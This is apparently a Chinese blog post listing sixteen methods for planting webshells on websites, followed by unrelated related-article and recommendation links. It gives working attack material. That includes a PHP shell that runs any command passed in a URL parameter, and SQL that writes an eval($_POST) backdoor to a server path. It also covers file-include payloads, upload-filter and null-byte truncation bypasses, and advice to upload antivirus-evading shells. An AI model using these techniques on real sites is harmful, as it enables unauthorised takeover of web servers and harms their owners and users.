
Webshell篇
常用方法简介:
一、0day拿webshell
参考工具:织梦漏洞利用小工具
二、通过注入漏洞拿Webshell
前提条件:具有足够权限,对写入木马的文件夹要有写入权限,知道网站绝对路径。
对于mssql注入漏洞,网站可以通过log备份、差异备份拿Webshell



对于mysql注入漏洞的网站可以通过into file函数将一句话木马写入,拿Webshell。
参考工具:Getwebshell增强版、pangolin、
三、通过远程命令执行拿Webshell
zhu.php
<?php

$x=$_GET["z"];

echo  "<pre>";

echo shell_exec($x);

echo  "<pre>";

?>
然后再浏览器访问此php文件,跟一个z的参数是一句话木马,输出到cracer.php文件

跟着在浏览器访问一下这个php文件,再用菜刀连接就可以了
四、struts2拿Webshell
参考工具:鬼哥struts2、Struts2漏洞批量检测
五、通过用户上传头像拿Webshell
原理:用户注册后,有些网站可以上传头像图片、附件、文件等,可以利用此来上传Webshell
六、IIS写权限拿webshell

原理:通过找到有IIS写入权限的网站,put进去一个txt文件,目录必须有可写的权限,然后通过move方法进行重命名为xxx.php
参考工具:IIS put scanner
七、本地JS验证突破拿Webshell
当网站设置了JS来限制用户上传的文件类型时,我们可以通过删除JS文件或者修改上传文件类型突破上传限制拿Webshell
参考工具:使用burpsuit或fiddler代理工具提交,本地文件先改为XXX.jpg,上传时拦截,再把文件名后缀更改为php即可
八、修改网站上传类型配置拿Webshell
有的网站设置了上传类型的限制,修改其上传类型即可
九、文件包含拿Webshell
先将Webshell改为txt文件上传,然后上传一个脚本文件包含该txt文件,可绕过waf拿webshell
asp包含
1.<!--#include  file="123.jpg"-->

2.调用的文件和被调用的文件必须在同一个目录,否则找不到

3.不同目录之间包含

<!--#include  virtual="文件所在目录/123.jpg"-->
php包含
<?php include ("123.jpg")?>;
十、网站配置插马拿Webshell
通过找到网站默认配置,将一句话插入网站配置中间。
十一、利用编辑器漏洞拿Webshell
常见的编辑器漏洞有fckeditor、ewebeditor、cheditor等
十二、通过编辑器模板拿Webshell
通过对网站的模板进行编辑写入一句话,然后生成脚本文件拿webshell
通过将木马添加到压缩文件,把名字改为网站模板类型,上传到网站服务器拿webshell
十三、数据库命令执行拿webshell
可以利用phpmyadmin登录数据库使用数据库命令将木马导出,拿Webshell(适用于phpmyadmin比较老的版本)
create  table  study  (cmd  text  NOT  NULL);

insert   into  study(cmd)  VALUES  ('<?php eval ($_POST[cmd])?>');

select  cmd  from  study  into  outfile  'D:/www/rooney.php';

drop  TABLE  IF  EXISTS  study;
十四、00截断拿Webshell
在上传文件的时候,你上传的文件名可能会被网站自动改成别的名字,这个时候你可以尝试抓取文件上传数据包,将文件名改为XX.asp%00.jpg进行截断上传,拿webshell
十五、利用解析漏洞拿Webshell
IIS  5.X/6.0解析漏洞

IIS  7.0/IIS  7.5 /nginx  < 8.03  畸形解析漏洞

nginx  < 8.03 空字节代码执行漏洞

Apache 解析漏洞
十六:另类拿Webshell
更新页面拿 Webshell

上传插件拿Webshell

上传特殊马拿Webshell

上传免杀马过安全软件
Webshell篇的更多相关文章
- TGL站长关于常见问题的回复
问题地址: http://www.thegrouplet.com/thread-112923-1-1.html 问题: 网站配有太多的模板是否影响网站加载速度 月光答复: wp不需要删除其他的模板,不 ...
- webshell在php方向的研究(精华篇)
文章主旨:准备学习c语言,你喜欢的所有干货在文末附件里 作者宗旨:没有不想当将军的兵,没有不想提高技术的person,今天带你打开php的研究之路. 本文作者:Laimooc(原名xoanHn),个人 ...
- 各种隐藏 WebShell、创建、删除畸形目录、特殊文件名、黑帽SEO作弊(转自核大大)
其实这个问题,经常有朋友问我,我也都帮大家解决了…… 但是现在这些现象越来越严重,而且手法毒辣.隐蔽.变态,清除了又来了,删掉了又恢复了,最后直接找不到文件了,但是访问网站还在,急的各大管理员.站长抓 ...
- Deformity PHP Webshell、Webshell Hidden Learning
目录 . 引言 . webshell原理介绍 . webshell的常见类型以及变种方法 . webshell的检测原理以及检测工具 . webshell隐藏反检测对抗手段 0. 引言 本文旨在研究W ...
- linux查找webshell
原文出处:http://my.oschina.net/longquan/blog/155905 首先认识一下小马,一般大马容易暴露,骇客都会留一手,把小马加入正常PHP文件里面 <?php ev ...
- 获取webshell的十种方法
黑客在入侵企业网站时,通常要通过各种方式获取webshell从而获得企业网站的控制权,然后方便进行之后的入侵行为.本篇文章将如何获取webshell总结成为了十种方法,希望广大的企业网络管理员能够通过 ...
- 云锁Linux服务器安全软件安装及防护webshell、CC、XSS跨站攻击设置
无论我们在使用电脑,还是使用VPS/服务器的时候,最为担心的就是服务器是否有安全问题,尤其是网站服务器再遭受攻击的时候如何得到防护.对于大 部分站长用户来说,我们可能只会使用基础的环境,如果真遇到问题 ...
- 绕过网站安全狗拦截,上传Webshell技巧总结(附免杀PHP一句话)
这篇文章我介绍一下我所知道的绕过网站安全狗上传WebShell的方法. 思路是:修改HTTP请求,构成畸形HTTP请求,然后绕过网站安全狗的检测. 废话不多说,切入正题.... 1.实验环境: Win ...
- msf 之 webshell 提权
首先建议一下到网上查查meterpreter的用法在看这篇文章,理解为什么要使用msf来提权(因为msf里边有个meterpreter很强大 ^_^)Metasploit 拥有msfpayload 和 ...
随机推荐
- Python的range、enumerate和zip函数用法
range函数可创建一个整数列表.如果需要知道当前元素在列表中的索引,推荐用enumerate代替range.zip函数用于同时遍历多个迭代器. 一.range 函数 range函数可创建一个整数列表 ...
- bayaim_mysql5.6下table_open_cache参数
bayaim_mysql5.6下table_open_cache参数_2017年12月26日10:51:58 原创 作者:bayaim 时间:2017-12-26 10:57:17 1 0删除编辑 ( ...
- SQL Server 查询某一个数据库存储过程、函数是否包含某一个内容或者脚本
SELECT obj.Name 名称, sc.TEXT 内容FROM syscomments scINNER JOIN sysobjects obj ON sc.Id = obj.IDWHERE sc ...
- pymysql增删改查操作
表结构 CREATE TABLE `students` ( `id` int(10) unsigned NOT NULL AUTO_INCREMENT, `name` varchar(20) DEFA ...
- Python 3 线程模型,进程模型记录
最近需要使用 python3 多线程处理大型数据,顺道探究了一下,python3 的线程模型的情况,下面进行简要记录: 多线程运行的优点: 使用线程可以把程序中占用时间较长的任务放到后台去处理: 用户 ...
- QPNP 8909 8916 充电相关(1)【转】
最近一直在搞电源管理相关内容,之前是8610的bms,现在8916的bms,发现两者还是有点区别的,8916把对last_ocv_uv的估值算法分装成执行文件,作为服务一直运行. 电源管理方面,应该是 ...
- Ubuntu 18.04 安装 pip3
Ubuntu 18.04 默认安装了 python2.x 和 python3.x:默认情况下 python 指的是 python2.x,如果要使用 python3.x 需要使用 python3,如: ...
- canvas详解----绘制线条
<!DOCTYPE html> <html> <head> <title>canvas详解</title> </head> &l ...
- WPF 精修篇 自定义控件
原文:WPF 精修篇 自定义控件 自定义控件 因为没有办法对界面可视化编辑 所以用来很少 现在实现的是 自定义控件的 自定义属性 和自定义方法 用VS 创建自定义控件后 会自动创建 Themes 文件 ...
- Saiku ui-settings接口404错误避免(二十九)
Saiku ui-settings接口404错误避免 自己手动编译的saiku ,不知道为什么前端总是报错 /saiku/rest/saiku/info/ui-settings 404NotFo ...